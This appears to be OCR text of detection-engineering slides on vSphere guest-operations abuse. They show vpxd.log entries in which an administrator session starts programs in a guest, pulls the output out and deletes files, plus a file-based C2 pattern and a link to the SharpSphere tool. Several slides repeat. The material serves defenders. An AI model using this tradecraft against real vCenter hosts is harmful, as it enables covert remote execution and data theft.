
List processes and check if program has terminated

https://williamlam.com/2017/11/how-to-audit-vsphere-api-usage.html

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174

DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

/var/logs/vmware/vxpd/vpxd.log



```
-- SessionManager -- vim.SessionManager.login -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb
-- SearchIndex -- vim.SearchIndex.findByIp -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsAuthManager -- vim.vm.guest.AuthManager.acquireCredentials -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.startProgram -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
 guestOperationsFileManager -- vim.vm.guest.FileManager.initiateFileTransferFromGuest -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450

-- guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
```


Download program output and delete the file

https://williamlam.com/2017/11/how-to-audit-vsphere-api-usage.html

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174


DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

/var/logs/vmware/vxpd/vpxd.log



```
-- SessionManager -- vim.SessionManager.Login -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb
-- SearchIndex -- vim.SearchIndex.findByIp -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsAuthManager -- vim.vm.guest.AuthManager.acquireCredentials -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.startProgram -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsFileManager -- vim.vm.guest.FileManager.initiateFileTransferFromGuest -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450

-- guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
```

/var/logs/vmware/vxpd/vpxd-profiler.log




```
root@vcenter [ /var/log/vmware/vpxd ]# grep "527e0f9c-1e33-6274-e1bc-4d769c5ba2cb" vpxd-profiler.log
--> /SessionStats/SessionPool/Session/Id='527e0f9c-1e33-6274-e1bc-4d769c5ba2cb'/Username='VSPHERE.LOCAL\Administrator'/ClientIP='192.168.1.200'/PropertyCollector/LastVersionNum/total 0
```

https://williamlam.com/2017/11/how-to-audit-vsphere-api-usage.html

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174


DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

/var/logs/vmware/vxpd/vpxd.log



```
-- SessionManager -- vim.SessionManager.login -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb
-- SearchIndex -- vim.SearchIndex.findByIp -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsAuthManager -- vim.vm.guest.AuthManager.acquireCredentials -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.startProgram -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsFileManager -- vim.vm.guest.FileManager.initiateFileTransferFromGuest -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450

-- guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
```

/var/logs/vmware/vxpd/vpxd-profiler.log




```
root@vcenter [ /var/log/vmware/vpxd ]# grep "527e0f9c-1e33-6274-e1bc-4d769c5ba2cb" vpxd-profiler.log
--> /SessionStats/SessionPool/Session/Id='527e0f9c-1e33-6274-e1bc-4d769c5ba2cb'/Username='VSPHERE.LOCAL\Administrator'/ClientIP='192.168.1.200'/PropertyCollector/LastVersionNum/total 0
```

https://williamlam.com/2017/11/how-to-audit-vsphere-api-usage.html

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174

DETECTION OPPORTUNITIES
API USAGE LOGS – C2


/var/logs/vmware/vxpd/vpxd.log



```
SessionManager -- vim.SessionManager.login -- 52168b5d-3f80-87e2-eee4-b6cfa8041531
SearchIndex -- vim.SearchIndex.findByIp -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.initiateFileTransferFromGuest -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b40

guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
guestOperationsFileManager -- vim.vm.guest.FileManager.listFiles -- 52168b5d-3f80-87e2-eee4-b6cfa8041531(52f49abb-247b-ffa2-f8ee-b404820f2772)
```

https://williamlam.com/2017/11/how-to-audit-vsphere-api-usage.html

DETECTION OPPORTUNITIES
FILE WRITES - C2

